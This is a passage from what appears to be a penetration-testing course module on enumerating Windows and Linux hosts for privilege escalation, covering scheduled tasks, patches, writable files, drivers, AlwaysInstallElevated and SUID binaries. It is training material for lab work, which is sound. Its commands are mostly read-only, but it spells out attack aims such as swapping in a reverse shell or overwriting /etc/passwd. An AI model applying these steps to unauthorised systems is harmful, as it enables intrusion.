⁴⁶⁴ (Debian, 2019), <https://packages.debian.org/search?keywords=iptables-persistent>

⁴⁶⁵ (Netfilter, 2014), <https://www.netfilter.org/>

18.1.1.7 Enumerating Scheduled Tasks

Attackers commonly leverage scheduled tasks in privilege escalation attacks.

Systems that act as servers often periodically execute various automated, scheduled tasks. The scheduling systems on these servers often have somewhat confusing syntax, which is used to execute user-created executable files or scripts. When these systems are misconfigured, or the user-created files are left with insecure permissions, we can modify these files that will be executed by the scheduling system at a high privilege level.

We can create and view scheduled tasks on Windows with the **schtasks**⁴⁶⁶ command. The **/query** argument displays tasks and **/FO LIST** sets the output format to a simple list. We can also use **/V** to request verbose output.

```
c:\Users\student>schtasks /query /fo LIST /v

Folder: \
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Office
HostName: CLIENT251
TaskName: \Microsoft\Office\Office 15 Subscription Heartbe
at
Next Run Time: 11/12/2019 3:18:24 AM
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 11/11/2019 3:49:25 AM
Last Result: 0
Author: Microsoft Office
Task To Run: %ProgramFiles%\Common Files\Microsoft Shared\Off
ice16\0LicenseHeartbeat.exe
Start In: N/A
Comment: Task used to ensure that the Microsoft Office Su
bscription licensing is current.
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode
Run As User: SYSTEM
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: 04:00:00
Schedule: Scheduling data is not available in this format
Schedule Type: Daily
Start Time: 12:00:00 AM
Start Date: 1/1/2010
End Date: N/A
Days: Every 1 day(s)
Months: N/A
Repeat: Every: Disabled
Repeat: Until: Time: Disabled
```

⁴⁶⁶ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/taskschd/schtasks>

```
Repeat: Until: Duration:           Disabled
Repeat: Stop If Still Running:    Disabled
...
...
```

Listing 532 - Listing all the scheduled tasks on Windows

The output generated by **schtasks** includes a lot of useful information such as the task to run, the next time it is due to run, the last time it ran, and details about how often it will run.

The Linux-based job scheduler is known as *Cron*.⁴⁶⁷ Scheduled tasks are listed under the **/etc/cron.*** directories, where * represents the frequency the task will run on. For example, tasks that will be run daily can be found under **/etc/cron.daily**. Each script is listed in its own subdirectory.

```
student@debian:~$ ls -lah /etc/cron*
-rw-r--r-- 1 root root 722 Oct  7 2017 /etc/crontab

/etc/cron.d:
-rw-r--r-- 1 root root 285 May 29 2017 anacron
-rw-r--r-- 1 root root 712 Jan  1 2017 php
-rw-r--r-- 1 root root 102 Oct  7 2017 .placeholder

/etc/cron.daily:
-rwxr-xr-x 1 root root 311 May 29 2017 0anacron
-rwxr-xr-x 1 root root 539 Mar 30 2018 apache2
-rwxr-xr-x 1 root root 1.5K Sep 13 2017 apt-compat
-rwxr-xr-x 1 root root 355 Oct 25 2016 bsdmainutils
-rwxr-xr-x 1 root root 384 Dec 12 2012 cracklib-runtime
-rwxr-xr-x 1 root root 1.6K Feb 22 2017 dpkg
-rwxr-xr-x 1 root root 89 May  5 2015 logrotate
-rwxr-xr-x 1 root root 1.1K Dec 13 2016 man-db
-rwxr-xr-x 1 root root 249 May 17 2017 passwd
-rw-r--r-- 1 root root 102 Oct  7 2017 .placeholder

/etc/cron.hourly:
-rw-r--r-- 1 root root 102 Oct  7 2017 .placeholder

/etc/cron.monthly:
-rwxr-xr-x 1 root root 313 May 29 2017 0anacron
-rw-r--r-- 1 root root 102 Oct  7 2017 .placeholder

/etc/cron.weekly:
-rwxr-xr-x 1 root root 312 May 29 2017 0anacron
-rwxr-xr-x 1 root root 723 Dec 13 2016 man-db
-rw-r--r-- 1 root root 102 Oct  7 2017 .placeholder
```

Listing 533 - Listing all cron jobs on Linux

Listing the directory contents, we notice several tasks scheduled to run daily.

It is worth noting that system administrators often add their own scheduled tasks in the **/etc/crontab** file. These tasks should be inspected carefully for insecure file permissions as most jobs in this particular file will run as root.

⁴⁶⁷ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Cron>

```
student@debian:~$ cat /etc/crontab
...
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc
/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc
/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc
/cron.monthly )
5 0 * * *   root    /var/scripts/user_backups.sh
```

Listing 534 - Example of /etc/crontab file

This example reveals a backup script running as root. If this file has weak permissions, we may be able to leverage this to escalate our privileges.

18.1.1.8 Enumerating Installed Applications and Patch Levels

At some point, we may need to leverage an exploit to escalate our local privileges. If so, our search for a working exploit begins with the enumeration of all installed applications, noting the version of each (as well as the OS patch level on Windows-based systems). We can use this information to search for a matching exploit.

Manually searching for this information could be very time consuming and ineffective. However, we can leverage the very powerful Windows-based utility, **wmic**⁴⁶⁸ to automate this process on Windows systems.

The **wmic** utility provides access to the *Windows Management Instrumentation*,⁴⁶⁹ which is the infrastructure for management data and operations on Windows.

We can use wmic with the **product**⁴⁷⁰ WMI class argument followed by **get**, which, as the name states, is used to retrieve specific property values. We can then choose the properties we are interested in, such as **name**, **version**, and **vendor**.

One important thing to keep in mind is that the product WMI class only lists applications that are installed by the *Windows Installer*.⁴⁷¹ It will not list applications that do not use the Windows Installer.

c:\Users\student>wmic product get name, version, vendor		
Name	Vendor	Version
Microsoft OneNote MUI (English) 2016	Microsoft Corporation	16.0.4266.1001
Microsoft Office OSM MUI (English) 2016	Microsoft Corporation	16.0.4266.1001
Microsoft Office Standard 2016	Microsoft Corporation	16.0.4266.1001

⁴⁶⁸ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmic>

⁴⁶⁹ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page>

⁴⁷⁰ (Microsoft, 2015) [https://docs.microsoft.com/en-us/previous-versions/windows/desktop/legacy/aa394378\(v%3Dvs.85\)](https://docs.microsoft.com/en-us/previous-versions/windows/desktop/legacy/aa394378(v%3Dvs.85))

⁴⁷¹ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/msi/windows-installer-portal>

Microsoft Office OSM UX MUI (English) 2016	Microsoft Corporation	16.0.4266.1001
Microsoft Office Shared Setup Metadata MUI	Microsoft Corporation	16.0.4266.1001
Microsoft Excel MUI (English) 2016	Microsoft Corporation	16.0.4266.1001
Microsoft PowerPoint MUI (English) 2016	Microsoft Corporation	16.0.4266.1001
Microsoft Publisher MUI (English) 2016	Microsoft Corporation	16.0.4266.1001
Microsoft Outlook MUI (English) 2016	Microsoft Corporation	16.0.4266.1001
Microsoft Groove MUI (English) 2016	Microsoft Corporation	16.0.4266.1001
Microsoft Word MUI (English) 2016	Microsoft Corporation	16.0.4266.1001
Microsoft Office Proofing (English) 2016	Microsoft Corporation	16.0.4266.1001
Microsoft Office Shared MUI (English) 2016	Microsoft Corporation	16.0.4266.1001
Microsoft Office Proofing Tools 2016 -	Microsoft Corporation	16.0.4266.1001
Herramientas de corrección de Microsoft	Microsoft Corporation	16.0.4266.1001
Outils de vérification linguistique 2016	Microsoft Corporation	16.0.4266.1001
Microsoft Visual C++ 2017 x86 Additional	Microsoft Corporation	14.12.25810
FortiClient	Fortinet Inc	5.2.3.0633
Python 2.7.14	Python Software Foundation	2.7.14150
VMware Tools	VMware, Inc.	10.3.10.1240696
Microsoft Visual C++ 2017 x86 Minimum	Microsoft Corporation	14.12.25810
Microsoft Visual C++ 2008 Redistributable	Microsoft Corporation	9.0.30729.4148

Listing 535 - Listing all installed applications installed on Windows

Information about installed applications could be useful as we look for privilege escalation attacks.

Similarly, and more importantly, wmic can also be used to list system-wide updates by querying the *Win32_QuickFixEngineering (qfe)*⁴⁷² WMI class.

c:\Users\student>wmic qfe get Caption, Description, HotFixID, InstalledOn			
Caption	Description	HotFixID	InstalledOn
	Update	KB2693643	4/7/2018
http://support.microsoft.com/?kbid=4088785	Security Update	KB4088785	3/31/2018
http://support.microsoft.com/?kbid=4090914	Update	KB4090914	3/31/2018
http://support.microsoft.com/?kbid=4088776	Security Update	KB4088776	3/31/2018

Listing 536 - Listing all installed security patches on Windows

A combination of the *HotFixID* and the *InstalledOn* information can provide us with a precise indication of the security posture of the target Windows operating system. According to this output, this system has not been updated recently, which might make it easier to exploit.

Linux-based systems use a variety of package managers. For example, Debian-based Linux distributions use **dpkg**⁴⁷³ while Red Hat based systems use **rpm**.⁴⁷⁴

To list applications installed (by dpkg) on our Debian system, we can use **dpkg -l**.

student@debian:~\$ dpkg -l				
Desired=Unknown/Install/Remove/Purge/Hold	Status=Not/Inst/Conf-files/Unpacked/half-conf/Half-inst/trig-await/Trig-pend	/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)	/ Name	Version
			Architecture	Description
			ii	acl 2.2.52-3+b1 i386 Access control list utilities

⁴⁷² (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/cimwin32prov/win32-quickfixengineering>

⁴⁷³ (Linux.die.net, 2003), <https://linux.die.net/man/1/dpkg>

⁴⁷⁴ (Marc Ewing, 2003), <https://linux.die.net/man/8/rpm>

ii adduser	3.115	all	add and remove users and groups
ii adwaita-icon-theme	3.22.0-1+deb9u1	all	default icon theme of GNOME
ii alsa-utils	1.1.3-1	i386	Utilities for configuring and
ii anacron	2.3-24	i386	cron-like program that doesn'
ii ant	1.9.9-1	all	Java based build tool like maven
ii ant-optional	1.9.9-1	all	Java based build tool like maven
ii apache2	2.4.25-3+deb9u4	i386	Apache HTTP Server
ii apache2-bin	2.4.25-3+deb9u4	i386	Apache HTTP Server (modules and configuration)
ii apache2-data	2.4.25-3+deb9u4	all	Apache HTTP Server (common files)
ii apache2-utils	2.4.25-3+deb9u4	i386	Apache HTTP Server (utility programs)
...			

Listing 537 - Listing all installed packages on a Debian Linux operating system

This confirms what we expected earlier: the Debian machine is, in fact, running a web server. In this case, it is running Apache2.

18.1.1.9 Enumerating Readable/Writable Files and Directories

As we previously mentioned, files with insufficient access restrictions can create a vulnerability that can grant an attacker elevated privileges. This most often happens when an attacker can modify scripts or binary files that are executed under the context of a privileged account.

In addition, sensitive files that are readable by an unprivileged user may contain important information such as hardcoded credentials for a database or a service account.

Since it is not feasible to manually check the permissions of each file and directory, we need to automate this task as much as possible.

There are a number of utilities and tools that can automate this task for us on a Windows platform. AccessChk from SysInternals⁴⁷⁵ is arguably the most well-known and often used tool for this purpose.

In the following example, we will demonstrate how to use AccessChk to find a file with insecure file permissions in the **Program Files** directory. Please note that the target binary file was simply created for the purposes of this exercise.

Specifically, we will enumerate the **Program Files** directory in search of any file or directory that allows the *Everyone*⁴⁷⁶ group *write* permissions.

We will use **-u** to suppress errors, **-w** to search for write access permissions, and **-s** to perform a recursive search. The additional options are also worth exploring as this tool is quite useful.

```
c:\Tools\privilege_escalation\SysinternalsSuite>accesschk.exe -uws "Everyone" "C:\Program Files"

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

RW C:\Program Files\TestApplication\testapp.exe
```

⁴⁷⁵ (Microsoft, 2017), <https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk>

⁴⁷⁶ (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids>

Listing 538 - Listing all writable files and directories in a specified target

In the listing above, AccessChk successfully identified one executable file that is world-writable. If this file were to be executed by a privileged user or a service account, we could attempt to overwrite it with a malicious file of our choice, such as a reverse shell, in order to elevate our privileges. We will present a similar working example later in this module.

We can also accomplish the same goal using PowerShell. This is useful in situations where we may not be able to transfer and execute arbitrary binary files on our target system.

The PowerShell command itself (shown below in listing 539) may appear somewhat complex, so we'll walk through the options.

The primary cmdlet we are using is **Get-Acl**, which retrieves all permissions for a given file or directory. However, since Get-Acl cannot be run recursively, we are also using the **Get-ChildItem** cmdlet to first enumerate everything under the **Program Files** directory. This will effectively retrieve every single object in our target directory along with all associated access permissions. The **AccessToString** property with the **-match** flag narrows down the results to the specific access properties we are looking for. In our case, we are searching for any object can be modified (Modify) by members of the Everyone group.

```
PS C:\Tools\privilege_escalation\SysinternalsSuite>Get-ChildItem "C:\Program Files" -Recurse | Get-Acl | ?{$_._AccessToString -match "Everyone\sAllow\s\Modify"}
```

Directory: C:\Program Files\TestApplication

Path	Owner	Access
---	---	---
testapp.exe	BUILTIN\Administrators	Everyone Allow Modify, Synchronize...

Listing 539 - Listing all writable files and directories in a specified target using PowerShell

In this case, the output is identical to that of AccessChk. This command sequence allows for additional formatting options.

On Linux operating systems, we can use **find**⁴⁷⁷ to identify files with insecure permissions.

In the example below, we are searching for every directory writable by the current user on the target system. We search the whole root directory (/) and use the **-writable** argument to specify the attribute we are interested in. We also use **-type d** to locate directories, and we filter errors with **2>/dev/null**:

```
student@debian:~$ find / -writable -type d 2>/dev/null
/usr/local/james/bin
/usr/local/james/bin/lib
/proc/16195/task/16195/fd
/proc/16195/fd
/proc/16195/map_files
/home/student
/home/student/.gconf
```

⁴⁷⁷ (Linux man-pages project, 2019), <http://man7.org/linux/man-pages/man1/find.1.html>



```
/home/student/.gconf/apps
/home/student/.gconf/apps/gksu
/home/student/Music
/home/student/thinclient_drives
/home/student/Videos
/home/student/.pcsc11
/home/student/.gnupg
...
```

Listing 540 - Listing all world writable directories on Linux

As shown above, several directories seem to be world-writable, including the `/usr/local/james/bin` directory. This certainly warrants further investigation.

18.1.1.10 *Enumerating Unmounted Disks*

On most systems, drives are automatically mounted at boot time. Because of this, it's easy to forget about unmounted drives that could contain valuable information. We should always look for unmounted drives, and if they exist, check the mount permissions.

On Windows-based systems, we can use `mountvol`⁴⁷⁸ to list all drives that are currently mounted as well as those that are physically connected but unmounted.

```
c:\Users\student>mountvol
Creates, deletes, or lists a volume mount point.
...
Possible values for VolumeName along with current mount points are:

\\?\Volume{25721a7f-0000-0000-0000-100000000000}\ 
    *** NO MOUNT POINTS ***

\\?\Volume{25721a7f-0000-0000-0000-602200000000}\ 
    C:\

\\?\Volume{78fa00a6-3519-11e8-a4dc-806e6f6e6963}\ 
    D:\
```

Listing 541 - Listing all drives available to mount on Windows

In this case, the system has two mount points that map to the **C:** and **D:** drives respectively. We also notice that we have a volume with the globally unique identifier (GUID) `25721a7f-0000-0000-0000-100000000000`, which has no mount point. This could be interesting and we might want to investigate further.

On Linux-based systems, we can use the `mount`⁴⁷⁹ command to list all mounted filesystems. In addition, the `/etc/fstab`⁴⁸⁰ file lists all drives that will be mounted at boot time.

Keep in mind that the system administrator might have used custom configurations or scripts to mount drives that are not listed in the `/etc/fstab` file.

⁴⁷⁸ (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/mountvol>

⁴⁷⁹ (Linux.die.net, 2003), <https://linux.die.net/man/8/mount>

⁴⁸⁰ (Geek University, 2019), <https://geek-university.com/linux/etc-fstab-file/>

Because of this, it's good practice to not only scan /etc/fstab, but to also gather information about mounted drives with `mount`.

```
student@debian:~$ cat /etc/fstab
# /etc/fstab: static file system information.
...
# <file system> <mount point> <type> <options> <dump> <pass>
# / was on /dev/sda1 during installation
UUID=fa336f7a-8cf8-4cd2-9547-22b08cf58b72 / ext4 errors=remount-ro 0 1
# swap was on /dev/sda5 during installation
UUID=8b701d25-e290-49dc-b61b-1b9047088150 none swap sw 0 0
/dev/sr0 /media/cdrom0 udf,iso9660 user,noauto 0 0

student@debian:~$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=505664k,nr_inodes=126416,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=102908k,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,errors=remount-ro,data=ordered)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
...
mqueue on /dev/mqueue type mqueue (rw,relatime)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
tmpfs on /run/user/110 type tmpfs (rw,nosuid,nodev,relatime,size=102904k,mode=700,uid=gvfsd-fuse on /run/user/110/gvfs type fuse.gvfsd-fuse (rw,nosuid,nodev,relatime,user_id=fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=102904k,mode=700,uid=
```

Listing 542 - Listing content of /etc/fstab and all mounted drives on Linux

The output reveals a swap partition and the primary ext4 disk of this Linux system. Furthermore, we can use `lsblk`⁴⁸¹ to view all available disks.

```
student@debian:~$ /bin/lsblk
NAME  MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
fd0    2:0     1   4K  0 disk
sda    8:0     0   5G  0 disk
|---sda1  8:1     0  4.7G 0 part /
|---sda2  8:2     0   1K  0 part
|---sda5  8:5     0 334M 0 part [SWAP]
```

Listing 543 - Listing all available drives using lsblk on Linux

We notice the `sda` drive consists of three different partitions, which are numbered. In some situations, showing information for all local disks on the system might reveal partitions that are not mounted. Depending on the system configuration (or misconfiguration), we then might be able to

⁴⁸¹ (Linux.die.net, 2003) <https://linux.die.net/man/8/lsblk>

mount those partitions and search for interesting documents, credentials, or other information that could allow us to escalate our privileges or get a better foothold in the network.

18.1.1.11 Enumerating Device Drivers and Kernel Modules

Another common privilege escalation involves exploitation of device drivers and kernel modules. We will look at actual exploitation techniques later in this module, but let's take a look at important enumeration techniques. Since this technique relies on matching vulnerabilities with corresponding exploits, we'll need to compile a list of drivers and kernel modules that are loaded on the target.

On Windows, we can begin our search with the **driverquery**⁴⁸² command. We'll supply the **/v** argument for verbose output as well as **/fo csv** to request the output in CSV format.

To filter the output, we will run this command inside a **powershell** session. Within PowerShell, we will pipe the output to the *ConvertFrom-Csv*⁴⁸³ cmdlet as well as *Select-Object*,⁴⁸⁴ which will allow us to select specific object properties or sets of objects including *Display Name*, *Start Mode*, and *Path*.

```
c:\Users\student>powershell

PS C:\Users\student> driverquery.exe /v /fo csv | ConvertFrom-Csv | Select-Object 'Display Name', 'Start Mode', Path
```

Display Name	Start Mode	Path
1394 OHCI Compliant Host Controller	Manual	C:\Windows\system32\drivers\1394ohci.s
3ware	Manual	C:\Windows\system32\drivers\3ware.sys
Microsoft ACPI Driver	Boot	C:\Windows\system32\drivers\ACPI.sys
ACPI Devices driver	Manual	C:\Windows\system32\drivers\AcpiDev.s
Microsoft ACPIEx Driver	Boot	C:\Windows\system32\Drivers\acpiex.sys
ACPI Processor Aggregator Driver	Manual	C:\Windows\system32\drivers\acpipagr.s
ACPI Power Meter Driver	Manual	C:\Windows\system32\drivers\acpipmi.s
ACPI Wake Alarm Driver	Manual	C:\Windows\system32\drivers\acpitime.s
ADP80XX	Manual	C:\Windows\system32\drivers\ADP80XX.SY

Listing 544 - Listing loaded drivers on Windows

While this produced a list of loaded drivers, we must take another step to request the version number of each loaded driver. We will use the *Get-WmiObject*⁴⁸⁵ cmdlet to get the *Win32_PnPSignedDriver*⁴⁸⁶ WMI instance, which provides digital signature information about drivers. By piping the output to *Select-Object*, we can enumerate specific properties, including the

⁴⁸² (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/driverquery>

⁴⁸³ (Microsoft, 2017), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/convertfrom-csv?view=powershell-6>

⁴⁸⁴ (Microsoft, 2017), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/select-object?view=powershell-6>

⁴⁸⁵ (Microsoft, 2017), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-wmiobject?view=powershell-5.1>

⁴⁸⁶ (Microsoft, 2015), [https://docs.microsoft.com/en-us/previous-versions/windows/desktop/legacy/aa394354\(v%3Dvs.85\)](https://docs.microsoft.com/en-us/previous-versions/windows/desktop/legacy/aa394354(v%3Dvs.85))

DriverVersion. Furthermore, we can specifically target drivers based on their name by piping the output to *Where-Object*.⁴⁸⁷

```
PS C:\Users\student> Get-WmiObject Win32_PnPSignedDriver | Select-Object DeviceName, DriverVersion, Manufacturer | Where-Object {$_.DeviceName -like "*VMware*"}  
DeviceName          DriverVersion   Manufacturer  
-----  
VMware VMCI Host Device 9.8.6.0     VMware, Inc.  
VMware PVSCSI Controller 1.3.10.0    VMware, Inc.  
VMware SVGA 3D          8.16.1.24   VMware, Inc.  
VMware VMCI Bus Device  9.8.6.0     VMware, Inc.  
VMware Pointing Device  12.5.7.0    VMware, Inc.
```

Listing 545 - Listing driver versions on Windows

Now that we have a list of all the loaded VMware device drivers along with the respective version numbers, we could search for exploits for these specific drivers.

On Linux, we can enumerate the loaded kernel modules using **lsmod** without any additional arguments.

```
student@debian:~$ lsmod  
Module           Size  Used by  
fuse            90112  3  
appletalk        32768  0  
ax25            49152  0  
ipx             28672  0  
p8023           16384  1 ipx  
p8022           16384  1 ipx  
psnap            16384  2 appletalk,ipx  
llc              16384  2 p8022,psnap  
evdev            20480  5  
vmw_balloon      20480  0  
crc32_pclmul     16384  0  
...  
i2c_piix4        20480  0  
libata           192512  2 ata_piix,ata_generic  
scsi_mod         180224  4 sd_mod,libata,sg,vmw_pvscsi  
floppy           57344  0
```

Listing 546 - Listing loaded drivers on Linux

Once we have the list of loaded modules and identify those we want more information about, like libata in the above example, we can use **modinfo** to find out more about the specific module. Note that this tool requires a full pathname to run.

```
student@debian:~$ /sbin/modinfo libata  
filename: /lib/modules/4.9.0-6-686/kernel/drivers/ata/libata.ko  
version: 3.00  
license: GPL  
description: Library module for ATA devices  
author: Jeff Garzik
```

⁴⁸⁷ (Microsoft, 2017), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/where-object?view=powershell-6>

```

srcversion:      7D8076C4A3FEBAA6219DD851
depends:        scsi_mod
retpoline:      Y
intree:         Y
vermagic:       4.9.0-6-686 SMP mod_unload modversions 686
parm:           zpodd_poweroff_delay:Poweroff delay for ZPODD in seconds (int)
...

```

Listing 547 - Listing additional information about a module on Linux

Similar to the Windows case demonstrated above, after obtaining a list of drivers and their versions, we are better positioned to find relevant exploits if they exist.

18.1.1.12 *Enumerating Binaries That AutoElevate*

Later in this module, we will explore various methods of privilege escalation. However, there are a few specific enumerations we should cover in this section that could reveal interesting OS-specific “shortcuts” to privilege escalation.

First, on Windows systems, we should check the status of the *AlwaysInstallElevated*⁴⁸⁸ registry setting. If this key is enabled (set to 1) in either *HKEY_CURRENT_USER* or *HKEY_LOCAL_MACHINE*, any user can run Windows Installer packages with elevated privileges.

We can use **reg query** to check these settings:

```

c:\Users\student>reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer

HKEY_CURRENT_USER\Software\ Policies\Microsoft\Windows\Installer
  AlwaysInstallElevated    REG_DWORD    0x1

c:\Users\student>reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer

HKEY_LOCAL_MACHINE\Software\ Policies\Microsoft\Windows\Installer
  AlwaysInstallElevated    REG_DWORD    0x1

```

Listing 548 - Querying the AlwaysInstalledElevated registry values on Windows

If this setting is enabled, we could craft an *MSI* file and run it to elevate our privileges.

Similarly, on Linux-based systems we can search for *SUID*⁴⁸⁹ files.

Normally, when running an executable, it inherits the permissions of the user that runs it. However, if the SUID permissions are set, the binary will run with the permissions of the file owner. This means that if a binary has the SUID bit set and the file is owned by root, any local user will be able to execute that binary with elevated privileges.

⁴⁸⁸ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/msi/alwaysinstallelevated>

⁴⁸⁹ (Microsoft, 2018), <https://www.linux.com/tutorials/what-suid-and-how-set-suid-linuxunix/>

We can use the **find** command to search for SUID-marked binaries. In this case, we are starting our search at the root directory (**/**), looking for files (**-type f**) with the SUID bit set, (**-perm -u=s**) and discarding all error messages (**2>/dev/null**):

```
student@debian:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/luks-eject-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/sbin/userhelper
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/chsh
/bin/mount
/bin/su
/bin/fusermount
/bin/umount
/bin/ntfs-3g
/bin/ping
```

Listing 549 - Searching for SUID files on Linux

In this case, the command found several SUID binaries. Exploitation of *SUID* binaries will vary based on several factors. For example, if **/bin/cp** (the *copy* command) were *SUID*, we could copy and overwrite sensitive files such as **/etc/passwd**.

18.1.1.13 Exercise

1. Perform various manual enumeration methods covered in this section on both your dedicated Windows and Linux clients. Try experimenting with various options for the tools and commands used in this section.

18.1.2 Automated Enumeration

Obviously, each operating system contains a wealth of information that can be used for further attacks. Regardless of the target operating system, collecting this detailed information manually can be rather time-consuming. Fortunately, we can use various scripts to automate this process.

On Windows, one such script is *windows-privesc-check*,⁴⁹⁰ which can be found in the *windows-privesc-check* Github repository.⁴⁹¹ The repository already includes a Windows executable generated by PyInstaller, but it can also be rebuilt as needed.

Running the executable with the **-h** flag presents us with the following help menu:

```
c:\Tools\privilege_escalation\windows-privesc-check-master>windows-privesc-check2.exe
-h
```

⁴⁹⁰ (Pentest Monkey, 2014), <https://github.com/pentestmonkey/windows-privesc-check>

⁴⁹¹ (Pentest Monkey, 2014), <https://github.com/pentestmonkey/windows-privesc-check>

```
windows-privesc-check v2.0 (http://pentestmonkey.net/windows-privesc-check)

Usage: windows_privesc_check.exe (--dump [ dump opts] | --dumptab | --audit) [examine
opts] [host opts] -o report-file-stem

Options:
  --version          show program's version number and exit
  -h, --help          show this help message and exit
  --dump            Dumps info for you to analyse manually
  --dumptab          Dumps info in tab-delimited format
  --audit            Identify and report security weaknesses
  --pyshell           Start interactive python shell

examine opts:
  At least one of these to indicate what to examine (*=not implemented)

  -a, --all           All Simple Checks (non-slow)
  -A, --allfiles      All Files and Directories (slow)
  -D, --drives         Drives
  -e, --reg_keys       Misc security-related reg keys
  -E, --eventlogs      Event Log*
  -f INTERESTING_FILE_LIST, --interestingfiledir=INTERESTING_FILE_LIST
                      Changes -A behaviour. Look here INSTEAD
  -F INTERESTING_FILE_FILE, --interestingfilefile=INTERESTING_FILE_FILE
                      Changes -A behaviour. Look here INSTEAD. On dir per
                      line
  -G, --groups      Groups
  -H, --shares         Shares
  -I, --installed_software
                      Installed Software
  -j, --tasks          Scheduled Tasks
  -k, --drivers         Kernel Drivers
  ...

  -----
  Listing 550 - Output executable by PyInstaller
```

This tool accepts many options, but we will walk through some quick examples. First, we will list information about the user groups on the system. We'll specify the self-explanatory **--dump** to view output, and **-G** to list groups.

```
c:\Tools\privilege_escalation\windows-privesc-check-master>windows-privesc-check2.exe
--dump -G
windows-privesc-check v2.0 (http://pentestmonkey.net/windows-privesc-check)

[i] TSUserEnabled registry value is 0. Excluding TERMINAL SERVER USER

Considering these users to be trusted:
* BUILTIN\Power Users
* BUILTIN\Administrators
* NT SERVICE\TrustedInstaller
* NT AUTHORITY\SYSTEM

[i] Running as current user. No logon creds supplied (-u, -D, -p).
...
===== Starting Audit at 2019-09-22 12:45:56 =====
```

```
[+] Running: dump_misc_checks
[+] Host is not in domain
[+] Checks completed

[+] Running: dump_groups
[+] Dumping group list:
BUILTIN\Administrators has member: CLIENT251\Administrator
BUILTIN\Administrators has member: CLIENT251\admin
BUILTIN\Administrators has member: [unknown]\S-1-5-21-2715734670-1758985447-1278008508
BUILTIN\Administrators has member: [unknown]\S-1-5-21-2715734670-1758985447-1278008508
BUILTIN\Guests has member: CLIENT251\Guest
BUILTIN\IIS_IUSRS has member: NT AUTHORITY\IUSR
BUILTIN\Remote Desktop Users has member: CLIENT251\student
BUILTIN\Users has member: NT AUTHORITY\INTERACTIVE
BUILTIN\Users has member: NT AUTHORITY\Authenticated Users
BUILTIN\Users has member: CLIENT251\student
BUILTIN\Users has member: [unknown]\S-1-5-21-2715734670-1758985447-1278008508-513
[+] Checks completed
```

Listing 551 - windows-privesc-check output

The script successfully executes and we are presented with the information about the security groups on the system.

Similar to *windows-privesc-check* on Windows targets, we can also use *unix_privesc_check*⁴⁹² on UNIX derivatives such as Linux. We can view the tool help by running the script without any arguments.

```
student@debian:~$ ./unix-privesc-check
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
handles and called files (e.g. parsed from shell scripts,
linked .so files). This mode is slow and prone to false
positives but might help you find more subtle flaws in 3rd
party programs.
```

This script checks file permissions and other settings that could allow local users to escalate privileges.

...

Listing 552 - Running unix_privesc_check

As shown in the listing above, the script supports “standard” and “detailed” mode. Based on the provided information, the standard mode appears to perform a speed-optimized process and should provide a reduced number of false positives. Therefore, in the following example we will use the standard mode and redirect the entire output to a file called **output.txt**.

```
student@debian:~$ ./unix-privesc-check standard > output.txt
```

